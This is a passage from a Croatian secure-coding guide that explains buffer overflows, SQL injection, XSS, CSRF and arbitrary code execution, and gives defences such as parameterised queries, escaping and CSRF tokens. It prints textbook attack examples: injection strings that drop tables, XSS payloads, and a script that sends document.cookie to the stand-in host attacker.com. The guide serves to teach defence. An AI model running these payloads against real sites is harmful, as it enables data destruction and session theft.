- osiguravanje uporabe istih postupaka kodiranja na komponentama koje razmjenjuju podatke.

Sljedeća česta programerska greška je prijenos podatka u nekriptiranom obliku. Ako program šalje osjetljive podatke preko mreže, poput privatnih ili autentifikacijskih informacija, ti podaci prolaze kroz mnogo čvorova do svog konačnog odredišta. Napadač može iskoristiti tehnike prisluškivanja za otkrivanje ovakvih podataka na jednom od čvorova. Korištenje kodiranja poput Base64 ne pruža nikakvu zaštitu podataka. Kao moguću zaštitu programer može:

- kriptirati podatke prije prijenosa,
- koristiti protokol SSL (eng. Secure Sockets Layer) za cijelu sjednicu,
- konfigurirati poslužitelje za kriptiranu komunikaciju.

Budući da se svi programi koriste razmjenom, pohranom i obradom podataka, programeri često griješe u rukovanju s bazom podataka. Ako napadač može utjecati na SQL upit koji se koristi za komunikaciju s bazom postoji mogućnost zlouporabe, a moguće posljedice su povećanje ovlasti ili otkrivanje osjetljivih podataka. Osim toga, napadač može ukrasti, izmijeniti ili uništiti podatke u bazi podataka. Kako bi se osigurala zaštita podataka potrebno je:

- koristiti komponente (npr. Hibernate ili Enterprise Java Beans) koje osiguravaju generiranje kriptiranih izlaznih vrijednosti,
- obrađivati SQL nizove preko odgovarajućih naredbi i procedura (npr. funkcija „mysql_real_escape_string" u jeziku PHP),
- koristiti mehanizme za provjeru izlaznih vrijednosti,
- provjeravati svaki ulazni podatak (tip, veličinu i sl.).

Kod web aplikacija vrlo česta pogreška je neispravno rukovanje web stranicama. Obično se pojavljuje kod aplikacija koje koriste kombinaciju HTTP i skriptnog koda, razmjene velikih količina podataka i sl. Napadač može iskoristiti pogrešku za umetanje programskog koda (npr. JavaScript) ili izvođenje XSS (eng. Cross-site scripting) napada. Primjer nepravilnog programskog koda koji omogućuje pokretanje bilo kojeg skriptnog koda dan je u nastavku.

```
<form name="test_form">
<input type="text" name="textbox" />
<input type="button" value="Click"
onclick="document.write(test_form.textbox.value);" />
</form>
```

Problem se javlja zbog nepravilnog rukovanja ulaznim podacima koji se kasnije prikazuju na web stranici. Napadač ovakav propust može iskoristiti zadavanjem skriptnog koda za preusmjeravanje na drugu web stranicu ili na neki drugi zlonamjeran način. Programski kod koji omogućuje napadaču preusmjeravanje na proizvoljnu web stranicu dan je u nastavku.

```
<script type="text/javascript">
window.location='http://www.proizvoljna_stranica.com'
</script>
```

Kako bi se zaštitili od ovakvih napada, programeri trebaju:

- koristiti odgovarajuću podršku - npr. biblioteku Microsoft's Anti-XSS (Dodatak A, [31]), modul OWASP ESAPI Encoding (Dodatak A, [32]) ili Apache Wicket (Dodatak A, [33]),
- koristiti HttpOnly kolačiće sjednice (dodatna zastavica uključena u zaglavlje Set-Cookie HTTP odgovora) jer tada nije omogućen pristup putem skripti na strani klijenta (Dodatak A, [34]). Tada, čak i ako ranjivost postoji, a korisnik posjeti zlonamjernu poveznicu, preglednik neće otkriti sadržaj kolačića napadaču (Dodatak A, [35]).
- definirati kodiranje znakova (npr. ISO-8859-1 ili UTF-8),
- koristiti provjeru ulaznih i izlaznih vrijednosti podataka.

Među ostalim pogreškama kod izrade programskih rješenja najčešće su:

- neispravna inicijalizacija podataka,
- neodgovarajući izračuni i operacije,
- pogrešno rukovanje pravima pristupa,
- korištenje slabih ili nevaljanih algoritama za kriptiranje,
- umetanje brojeva ili nizova izravno u kod (eng. hard-coding),
- pogrešno generiranje slučajnih vrijednosti.

Zlouporabe pogrešaka

Prepisivanje memorije


Prepisivanje memorije je pojava u kojoj proces pohranjuje podatke u memoriju izvan spremnika ili pohranjuje previše podataka u dodijeljenu memoriju. Takvi podaci mogu prepisati druge podatke, uključujući varijable programa i kontrolne podatke. Rezultat takve situacije je narušavanje ponašanja programa poput pogrešaka pristupa memoriji, neispravnih rezultata, rušenja sustava ili pojave sigurnosnih problema.

Načini izazivanja prepisivanja memorije uključuju podmetanje ulaznih vrijednosti koje su posebno oblikovane za pokretanje programskog koda ili utjecanje na način izvođenja programa (npr. skok na željenu memorijsku lokaciju). Budući da su osnova mnogim sigurnosnim ranjivostima, mogu biti zlonamjerno iskorišteni.

Jedan od načina sprječavanja prepisivanja memorije uključuju provjeru granica (eng. bounds checking).

Programski jezici koji su obično povezani s prepisivanjem memorije uključuju jezike C i C++ koji ne pružaju zaštitu protiv pristupa ili prepisivanja podataka te automatsku provjeru zapisanih podataka. Programski jezici Java i .NET zahtijevaju provjeru granica svih nizova, ali globalno gledajući, skoro svi interpretirani programski jezici (njihova implementacija obično zahtjeva neki oblik prevodioca) imaju zaštitu od prepisivanja memorije signaliziranjem stanja pogreške.

Najčešća situacija pojave prepisivanja memorije je kopiranje niza znakova iz jednog spremnika u drugi. Na Slika 11 prikazan je primjer prepisivanja memorije. Program je definirao dva elementa podataka koji su spremljeni u memoriji kao nizovi od 8 okteta (A) i cjelobrojnih vrijednosti dugih 2 okteta (B). Inicijalno, niz A sadrži vrijednost 0, a broj B sadrži vrijednost 3. Zatim, program pokušava zapisati niz znakova „excessive" u spremnik A, iza kojeg je znak „null" za oznaku kraja niza. Ako se ne provjeri veličina niza, on prepisuje vrijednost broja u spremniku B.



Slika 11 Prepisivanje memorije

Načini zlouporabe:

- Prepisivanje memorije na stogu omogućuje manipulaciju programom na jedan od sljedećih načina:
  - prepisivanje lokalne varijable koja je blizu spremnika u memoriju na stogu,
  - prepisivanje povratne adrese okvira spremnika,
  - prepisivanje pokazivača.
- Prepisivanje memorije gomile.

Postoji mnogo primjera nepravilne izrade programskog koda koja može dovesti do stvaranja stanja prepisivanja memorije. U nastavku je opisan jedan takav slučaj, a dodatne primjere i objašnjenja moguće je pronaći preko poveznice [36] u Dodatku A.

Prikazan je primjer programskog koda koji sadrži opisanu ranjivost zbog pogreške u programiranju. Glavni dio programa (funkcija *main*) definira niz *large_string* duljine 256 okteta bita te mu postavlja vrijednost „A". Zatim se drugoj funkciji (*function*), u kojoj je definiran niz *buffer* veličine 16 okteta bita, niz *large_string* predaje kao argument. Problem se javlja jer funkcija *strcpy*, čiji je zadatak kopiranje vrijednosti niza do znaka koji ima *null* vrijednost, prepisuje vrijednosti polja *buffer* vrijednostima polja *large_string*. Budući da niz *buffer* sadrži samo 16 okteta bita dolazi do prepisivanja memorijskih lokacija koje nisu dodijeljene tom nizu. Razlog tome je nekorištenje provjere granica što se može izbjeći ako se primjeni funkcija *strncpy* umjesto *strcpy*.

Kao posljedica ovog problema javlja se nemogućnost povratka iz funkcije. Za povratak iz funkcije potrebno je „skočiti" na odgovarajuću adresu. Budući da je vrijednost niza *large_string* jednaka znaku „A" (0x41), a niz je prepisao memorijske lokacije dodijeljene programu, prilikom povratka program pokušava skočiti na adresu 0x41414141. Ta adresa je nedefinirana u prostoru ovog procesa

pa dolazi do neočekivanog rušenja programa (ispisuje se poruka „*segmentation violation*").

```
void function(char *str) {
char buffer[16];
strcpy(buffer,str);
}
void main() {
char large_string[256];
int i;
for( i = 0; i < 255; i++)
large_string[i] = 'A';
function(large_string);
}
```

Nakon pronalaska ovakvih programerskih pogrešaka, napadači obično žele pronaći način na koji ih mogu iskoristiti za pokretanje proizvoljnog koda ili ugrožavanje sustava na neki drugi način. Jedan od načina zlouporabe je navođenje programa na pokretanje *shell* ili *cmd* prozora koji zatim omogućuju izvođenje raznih radnji. Kako bi se to ostvarilo potrebno je umetnuti odgovarajući kod te modificirati program na način da se namjesti povratak programa iz funkcije upravo na umetnuti kod.

Dodatni opis načina rada i postupka otkrivanja ovakvih ranjivosti moguće je saznati preko poveznica [37] i [38] u Dodatku A.

Postupci koji predstavljaju moguće zaštitu:

- izbor odgovarajućeg programskog jezika (problemi se javljaju kod jezika C i C++),
- korištenje „sigurnih" biblioteka (izbjegavati funkcije koje ne koriste provjeru granica poput *gets*, *scanf* i *strcpy*),
- uporaba zaštite protiv prepisivanja memorije, poput alata:
  - „Libsafe" (Dodatak A, [39]),
  - „StackGuard" (Dodatak A, [40]) i
  - „ProPolice gcc" (Dodatak A, [41]),
- korištenje zaštite pokazivača (poput dodatka „PointGuard" - Dodatak A, [42]),
- zaštita područja izvođenja (sprječavanje izvođenja programa na stogu ili gomili).

Napad umetanjem SQL koda

Napad umetanjem SQL koda (eng. SQL injection) je tehnika umetanja programskog koda koja iskorištava sigurnosne ranjivosti otkrivene u programima za komuniciranje s bazom podataka. Takve ranjivosti se očituju kada ulazni podaci nisu ispravno provjereni (provjera znakova ugrađenih u SQL) ili nisu strogo definirani. To je instanca općenitije klase ranjivosti koja se može pojaviti kada je jedan programski ili skriptni jezik ugrađen u drugi.

Jedna od mogućih ranjivosti koje omogućuju napade umetanjem SQL niza je nepravilno filtriranje *escape* znakova koji zatim ostaju u SQL naredbi. Rezultat toga je potencijalno upravljanje izvođenjem naredbi nad bazom podataka. Sljedeći primjer ilustrira ovu ranjivost.

```
statement = "SELECT * FROM users WHERE name = '" + userName +
"';"
```

Ovaj SQL kod je dizajniran za dohvat zapisa s posebnim korisničkim imenom iz tablice korisnika. Međutim, zlonamjerni korisnik može posebno oblikovati parametar "userName" tako da iskoristi naredbu za otkrivanje osjetljivih informacija. Zlouporaba je moguća namještanjem parametra kako je prikazano u nastavku.

```
SELECT * FROM users WHERE name = 'a' OR 't'='t';
```

Ako se ovaj kod koristi u proceduri autentifikacije, primjer se može iskoristiti za izbor valjanog korisničkog imena, tj. dobivanje neautoriziranog pristupa jer je izraz „t=t" uvijek točan.

Većina implementacija poslužitelja baza podataka omogućuje izvođenje višestrukih naredbi jednim pozivom. Ipak, neki SQL API alati (radi se o alatima koji odvajaju osnovne dijelove SQL objekta u oblik neovisan o tehnici koju koristi baza podataka, poput „php mysql_query") ne dopuštaju ovo iz sigurnosnih razloga. Takva praksa sprječava napadače od umetanja cijelih naredbi, ali ne i od izmjene postojećih.

Sljedeći primjer vrijednosti parametra "userName" uzrokuje brisanje korisnika iz tablice (*users*) te ispis podataka tablice (*data*).

```
SELECT * FROM users WHERE name = 'a';DROP TABLE users; SELECT *
FROM DATA WHERE name LIKE '%';
```

Osim nepravilnog filtriranja znakova *escape*, napad umetanjem SQL niza moguće je izvesti i ako programer neispravno rukuje podacima. Ovakav oblik ranjivosti javlja se kada se ne definira tip podatka koji se unosi u polje. Primjer u nastavku prikazuje upit koji dohvaća sve podatke o korisniku s identifikacijskim brojem *id*. Vrijednost tog broja zadaje se preko varijable *a_variable*.

```
"SELECT * FROM data WHERE id = " + a_variable + ";"
```

Ako programer ne uvede provjeru tipa primljene vrijednosti, napadač može posebno oblikovati upit kako bi zlouporabio takav propust. Primjer modificiranja naredbe koji dovodi do brisanja popisa korisnika (tablice *users*).

```
SELECT * FROM data WHERE id = 1;DROP TABLE users;
```

Postoji mogućnost da se ranjivost nalazi u poslužitelju baze podataka, kao npr. nepravilnost u funkciji „real_escape_chars" poslužitelja MySQL (Dodatak A, [43]). Takav propust u implementaciji poslužitelja može dovesti do neadekvatnog načina obrade SQL upita te narušavanja sigurnosti poslužitelja. Spomenuti propusti omogućuju ugrožavanje zapisa u bazi podataka, kao i dobivanje kontrole nad cijelim sustavom.

Osnovna zaštita od ovakvih napada je izbjegavanje izravnog umetanja SQL naredbi, a umjesto toga potrebno je koristiti parametrizirane naredbe. Takve naredbe, koje rukuju s parametrima, moguće je koristiti umjesto izravnog umetanja korisničkih unosa u sam SQL izraz. Kako bi se spriječilo modificiranje

SQL upita, korisnički unosi prvo se pridružuju parametrima. Tada ih je moguće provjeriti te poslati SQL upitima kako prikazuje primjer u nastavku.

```
PreparedStatement prep = conn.prepareStatement("SELECT * FROM
USERS WHERE USERNAME=? AND PASSWORD=?");

prep.setString(1, username);

prep.setString(2, password);
```

Još jedan način na koji je moguće spriječiti napad umetanjem SQL niza je izostavljanje opasnih znakova. Ipak, ova metoda je podložna pogreškama. Na primjer, svako pojavljivanje znaka „'" u parametru potrebno je zamijeniti s dva takva znaka kako bi se stvorio valjani SQL upit. U nekim jezicima postoje funkcije koje obavljaju izostavljanje znakova, poput funkcije „mysql_real_escape_string" u jeziku PHP. Primjer provjere vrijednosti parametra putem spomenute funkcije dan je u nastavku.

```
$query = sprintf("SELECT * FROM Users where UserName='%s' and
Password='%s'",

mysql_real_escape_string($Username),

mysql_real_escape_string($Password));

mysql_query($query);
```

Dodatni način zaštite SQL izraza moguće je pogledati putem poveznice [44] u Dodatku A.

XSS napad

XSS (eng. Cross-site scripting) napad iskorištava sigurnosne ranjivosti koje se obično nalaze u web aplikacijama, a zlonamjernim korisnicima omogućuje umetanje koda u web stranicu. Primjeri takvog koda uključuju HTML i skriptni kod. Iskorištavanjem ranjivosti napadač može zaobići kontrolu pristupa, te izvršiti *phishing* napade. Kod *phishing* napada radi se o procesu prijevare u kojem napadač pokušava otkriti osjetljive informacije korisnika (poput poruka korisničkog imena, lozinki i brojeva kreditnih kartica) pretvarajući se da je pouzdani entitet u elektroničkoj komunikaciji.

Postoje tri inačice XSS napada:

1. XSS ranjivost temeljena na DOM objektima (eng. Document Object Model) - zahvaljujući propustu u web pregledniku moguće je korisniku umjesto legitimne prikazati lažnu stranicu koja sadrži zlonamjerni kod. Scenarij zlouporabe odvija se na sljedeći način:
    1. napadač stvara posebno oblikovanu zlonamjernu web stranicu,
    2. neoprezan korisnik otvora takvu web stranicu,
    3. napadačev šalje posebne naredbe na ugroženu HTML stranicu prikazanu u korisnikovom pregledniku,
    4. ugrožena stranica izvrši te naredbe s pravima trenutnog korisnika na računalu,
    5. napadač dobije pristup žrtvinom računalu.

    Kao zaštita od ovog tipa napada preporuča se obnavljanje inačica web preglednika te izbjegavanje posjećivanja nepoznatih web stranica.

2. Neustrajni XSS napad - ovi napadi predstavljaju najčešću vrstu XSS napada, a očituju se kada korisnici posjećuju posebno oblikovane poveznice koje sadrže zlonamjerni kod. Primjer napada je korištenje tražilice, tj. pretraživanja pomoću niza koji uključuje neke posebne HTML oznake. Budući da se često niz prikazuje na stranici kako bi se naznačilo što je traženo, moguće je podmetnuti takav niz koji će rezultirati XSS napadom. U nastavku je dan primjer izgleda zlonamjernog upita.

```
http://www.victim.com/search.php?text=MALICIOUSCODE
```

Ako postoji problem u radu „search.php" skripte tj. ona nepravilno obrađuje ulazni niz (polje *text*), napadaču je omogućeno pokretanje zlonamjernog koda (MALICIOUSCODE). Zlouporaba je moguća putem umetanja koda prikazanog u nastavku, koji dovodi do prikaza slike po napadačevom izboru.

```
http://www.victim.com/search.php?text=<imgsrc="http://attacker.com/image.jpg">
```

Osim toga, napadač može saznati vrijednost kolačića (eng. cookie) trenutno posjećene stranice. Slijedi primjer koda koji omogućuje prikazivanje vrijednosti kolačića u *pop-up* prozoru.

```
http://www.victim.com/search.php?text=<script>alert(document.cookie)</script>
```

Kako bi se niz URL (engl. Uniform Resource Locator) učinio što manje sumnjiv korisniku, napadači ga mogu kodirati kako bi dobili heksadecimalne vrijednosti. Primjer nekodiranog i kodiranog URL niza dan je u nastavku.

```
http://www.victim.com/search.php?text=<script>alert("XSS")</script>

http://www.victim.com/search.php?text=%3C%73%63%72%69%70%74%3E%61%6C%
```

Moguće zaštita od ovog tipa napada uključuje provjeru podataka koji se unose u web stranicu (npr. prihvaćanje samo slova i brojeva, izbjegavanje HTML oznaka). Slijedi primjer filtriranja unosa u programskim jezicima PHP i Python:

```
Python:

cgi.escape($code)
```

```
PHP:

eregi("[^a-zA-Z0-9_]", $code)

$code = htmlentities($code)
```

3. Ustrajni XSS napad - Predstavlja najmoćniju vrstu XSS napada kada je zlonamjerni programski kod pohranjen unutar same web aplikacije. Primjer ovakve ranjivosti je umetanje posebno oblikovanog koda unutar HTML formi za unos korisničkih podataka (npr. prihvat korisničkih podataka unutar web portala).

U slučaju kada se ne provodi provjera ulaznih vrijednosti napadač može umetnuti zlonamjerni kod poput ovog prikazanog u nastavku. Time napadač dobije mogućnost krađe kolačića s korisnikovog računala.

```
<img src="javascript:
document.location('http://attacker.com/steal.php?cookie=' .
encodeURI(document.cookie));">
```

Budući da se radi o napadu koji iskorištava nedostatke u nekoj web aplikaciji, kao što je forum za razmjenu poruka među korisnicima, ovaj tip predstavlja napad kojim je moguće ugroziti veću skupinu korisnika odjednom. Pronalaskom ranjivosti na nekom sustavu ili aplikaciji, napadač može ostaviti poruku sa zlonamjernim kodom te time ugroziti sve posjetitelje ugrožene web stranice.

Dodatnu literaturu o ovoj vrsti napada, kao i mogućoj zaštiti moguće je pronaći putem poveznica [45], [46], [47] i [48] u Dodatku A.


CSRF napad

CSRF (eng. Cross-site request forgery) napad je tip iskorištavanja ranjivosti web stranica pomoću neautoriziranih naredbi preuzetih od autentificiranih korisnika. Znači, radi se o situaciji u kojoj napadač prisiljava korisnika da izvodi neželjene akcije po izboru napadača. Za razliku od XSS napada, napadač iskorištava povjerenje koje web stranica ima prema korisničkom pregledniku.

Napad funkcionira umetanjem poveznice ili skriptnog koda u stranicu na kojoj korisnik ima autentifikacijska prava. Na primjer, korisnik A koristi forum za razgovore gdje drugi korisnik B ostavlja poruke. Pretpostavimo da je korisnik B kreirao posebno oblikovani slikovni HTML element koji referencira skriptni kod na bankovnoj web stranici korisnika A.

```
<img
src="http://bank.example/withdraw?account=bob&amount=1000000&fo
r=mallory">
```

Ako banka korisnika A sprema autentifikacijske informacije u kolačićima i ako oni nisu istekli, pokušaj preglednika korisnika A da učita slikovni element će omogućiti autorizaciju transakcije bez odobrenja korisnika A. Opisani postupak prikazuje Slika 12.



Slika 12 CSRF napad

Posebno ugrožene su web aplikacije koje izvode radnje temeljene na ulaznim vrijednostima povjerljivih i autentificiranih korisnika bez potrebe za autorizacijom kod izvođenja posebnih akcija. Korisnik koji se autentificira preko kolačića pohranjenog u web preglednik mogao bi, ne znajući, poslati HTTP zahtjev „stranici koja mu vjeruje" te izazvati neželjenu radnju.

Jedno od mogućih načina zaštite od opisanog tipa napada je stvaranje tajnih vrijednosti (poput *hash* vrijednosti) za umetanje u svaku poveznicu i svaki osjetljivi element na stranici. Taj tajni broj se generira prilikom prijave korisnika na sustav i pohranjen je za svaku sjednicu na strani poslužitelja. Kada se primi HTTP zahtjev, uspoređuje se pohranjena tajna vrijednost s onom koja se primi u zahtjevu. Ako zahtjev ne sadrži tajnu vrijednost ili je ona različita od one pohranjene, prestaje obrada zahtjeva i prekida se sjednica. U nastavku je prikazan izvorni zahtjev aplikaciji te zahtjev kodiran uporabom tajne vrijednosti.

```
https://www.server.tld./myApp?cmd=makeBid&article=5566&price=50
00
```

```
https://www.server.tld./myApp?cmd=makeBid&article=5566&price=50
00&secret=ko2498geroihu78idsf78
```

Budući da napadač ne zna tajnu vrijednost, ne može umetnuti valjani link. Individualni korisnik može učiniti malo stvari za sprječavanje CSRF napada. Ipak, odjava sa stranica te izbjegavanje opcije za pohranjivanje lozinki (npr. *Remember me*) može smanjiti rizik od CSRF napada, kao i onemogućavanje prikaza slika i izbjegavanje posjećivanja poveznica u neželjenim porukama elektroničke pošte.


Detaljniji opis napada i zaštite moguće je pronaći preko poveznica [49], [50] i [51] u Dodatku A.

Pokretanje proizvoljnog programskog koda

Izraz pokretanje proizvoljnog programskog koda koristi se za opisivanje napadačeve sposobnosti da pokrene bilo koju naredbu na ciljanom računalu ili procesu. Obično opisuje ranjivost programa koja pruža napadaču način na koji može pokrenuti proizvoljni kod, a većina zlouporaba uključuje umetanje *shell* naredbi. Mogućnost pokretanja koda s jednog računala na drugom naziva se udaljeno pokretanje programskog koda.


Ovo je gotovo najgora posljedica koju ranjivost može izazvati jer napadaču omogućuje potpuno preuzimanje kontrole nad ranjivim sustavom. Napadači ih obično iskorištavaju putem zlonamjernih programa koji se pokreću na računalu korisnika bez njegovog znanja.

Moguće ih je otkriti preko kontrole programskog brojača (eng. program counter) pokrenutog procesa. Programski brojač pokazuje sljedeću naredbu koju će program izvesti. U većini procesora, brojač se povećava automatski nakon pokretanja naredbe na koju pokazuje (Slika 13).



Slika 13 Povećanje programskog brojila pri izvođenju naredbi

Prilikom pokretanja neke funkcije ili skoka, sekvencijalno pozivanje naredbi se prekida umetanjem nove vrijednosti u brojač. Takvi događaji omogućuju odabir nove adrese kao početne točke nekog dijela toka instrukcija u memoriji. Poziv podrutine postiže se čitanjem starog sadržaja brojača prije njegovog prepisivanja novom vrijednošću. Pročitana vrijednost se sprema u registar ili neku drugu memorijsku lokaciju pa se povratak iz podrutine postiže pisanjem pohranjene vrijednosti u programski brojač. Opisani scenarij prikazuje Slika 14. Znači, kontrolom vrijednosti programskog brojača moguće je kontrolirati izvođenje naredbi.



Slika 14 Promjene programskog brojila prilikom poziva funkcije

Većina načina zlouporabe uključuju umetanje programskog koda na neku memorijsku lokaciju te promjenu vrijednosti brojača kako bi pokazivao na zlonamjerni kod. Pokretanje proizvoljnog programskog koda obično povlači povećanje ovlasti na ranjivom sustavu.

Zaključak

Izrada kvalitetnih programskih rješenja predstavlja težak i zahtjevan zadatak programerima. Kao osnovni koraci u tom postupku moraju biti uključeni pravilan odabir programskog jezika, okruženja i odgovarajuće podrške. Programsko rješenje treba zatim proučiti kako bi se odlučilo o podjeli u odgovarajuće cjeline. Također, programeri moraju upoznati značajke programskog jezika u kojem izrađuju program kako bi usvojili definirana pravila za rukovanje varijablama, klasama te naredbama. Postoje mnoge tehnike koje osiguravaju poboljšavanje programskog koda poput ispravljanja pogrešaka te pravilnog komentiranja i dokumentiranja koda. Ipak, mogućnosti stvaranja pogrešaka je neizmjerno velika jer gotovo u svim dijelovima koda postoji velika vjerojatnost pojavljivanja sigurnosnih propusta. Zbog toga, programeri trebaju uložiti puno vremena i truda kako bi uočili, ispravili ili izbjegli pogreške koje dovode do ozbiljnih sigurnosnih ranjivosti.

Izvori

1. Steve McConnell, Code Complete, Second Edition, Microsoft Press, lipanj, 2004.
2. GNU Coding Standards, http://www.gnu.org/prep/standards/standards.html, svibanj, 2009.
3. 2009 CWE/SANS Top 25 Most Dangerous Programming Errors, http://cwe.mitre.org/top25/#Brief, svibanj, 2009.
4. Bob Virgile, The Dirty Dozen: Twelve Common Programming Mistakes, Robert Virgile Associates, Inc., http://dc-sug.org/dirtydoz.pdf, svibanj, 2009.
5. Prepisivanje memorije, http://en.wikipedia.org/wiki/Buffer_overflow, svibanj, 2009.
6. Napad umetanjem SQL niza, http://en.wikipedia.org/wiki/SQL_injection, svibanj, 2009.
7. XSS napad, http://en.wikipedia.org/wiki/Cross-site_scripting, svibanj, 2009.
8. CSRF napad, http://en.wikipedia.org/wiki/Cross-site_request_forgery, svibanj, 2009.
9. Pokretanje proizvoljnog programskog koda, http://en.wikipedia.org/wiki/Arbitrary_code_execution, svibanj, 2009.

Dodatak A

Popis referenci

[1] Boehm et al. 2000: Electronic Commerce: Who Carries the Risk of Fraud? http://www2.warwick.ac.uk/fac/soc/law/elj/jilt/2000_3/bohm/, veljača, 2005.

[2] Guidelines for Choosing A Computer Language : Support For The Visionary Organization, http://archive.adaic.com/docs/reports/lawlis/5.htm, srpanj, 2009.

[3] Mike Rohde: Embracing Iterative Design, http://www.graphicdefine.org/issue1/iterativedesign, svibanj, 2008.

[4] An iterative approach to the designer-developer workflow, http://www.adobe.com/newsletters/edge/february2009/articles/article4/index.html, veljača, 2009.

[5] Iteration Pipelining, http://www.bolour.com/blog/index.php?p=20, listopad, 2006.

[6] Glenn Ballard: Positive vs negative iteration in design, http://www.leanconstruction.org/pdf/05.pdf, srpanj, 2009.

[7] Divide and conquer algorithm, http://en.wikipedia.org/wiki/Divide_and_conquer_algorithm, srpanj, 2009.

[8] Divide and conquer, http://www.innovationinpractice.com/innovation_in_practice/2008/02/divide-and-conq.html, veljača 2009.

[9] Divide and conquer, http://www.freesoftwaremagazine.com/books/mihrfc/rule_3_divide_and_conquer, srpanj 2009.

[10] Pro/E WF 2.0 Methods of Top Down Design Student Guide, http://www.ascentestore.com/Pro_E_WF_2_0_Methods_of_Top_Down_Design_p/as-wf2mtd-01-sg.htm, srpanj, 2009.

[11] Top Down Approach to Improving Document-Centric Processes, http://www.outputlinks.com/html/columnists/Denise_Davert/elixir_Document_Centric_022309.aspx, veljača, 2009.

[12] Digital Engineering: Functional Virtual Prototyping, http://www.timecompression.com/articles/digital-engineering-functional-virtual-prototyping-part-1.aspx, srpanj, 2009.

[13] Increasing sensitivity towards everyday work practice in system design, http://herkules.oulu.fi/isbn9514259556/html/x366.html, srpanj, 2009.

[14] Developing a Collaborative Design Approach, http://www.adr.gov/manual/Part1_Chap1.pdf, svibanj, 2000.

[15] Development Tools: Debugging, http://www.dmoz.org//Computers/Programming/Development_Tools/Debugging/, ožujak, 2009.

[16] Software Development Folder (SDF) Checklist, http://sw-assurance.gsfc.nasa.gov/disciplines/quality/checklists/pdf/software_development_folder.pdf, veljača, 2005.

[17] Software Development Folder, http://software.gsfc.nasa.gov/AssetsApproved/PA2.4.3.1.doc, veljača, 2005.

[18] Build Development Folder,
http://www.cefns.nau.edu/Academic/Design/D4P/EGR486/CSE/96-Projects/Motorola/Docs/BuildDevelopmentFolders/TRNSLTR.doc, travanj, 1997.
[19] DETAILED DESIGN DOCUMENT,
http://www.grants.gov/techlib/DetailedDesignDocument.pdf, ožujak, 2004.
[20] Detailed Design Documentation Template,
http://www.openacs.org/doc/filename.html, kolovoz, 2000.
[21] Detailed Design,
http://www.pragmaticsw.com/Pragmatic/Templates/DetailedDesign.rtf, kolovoz, 2000.
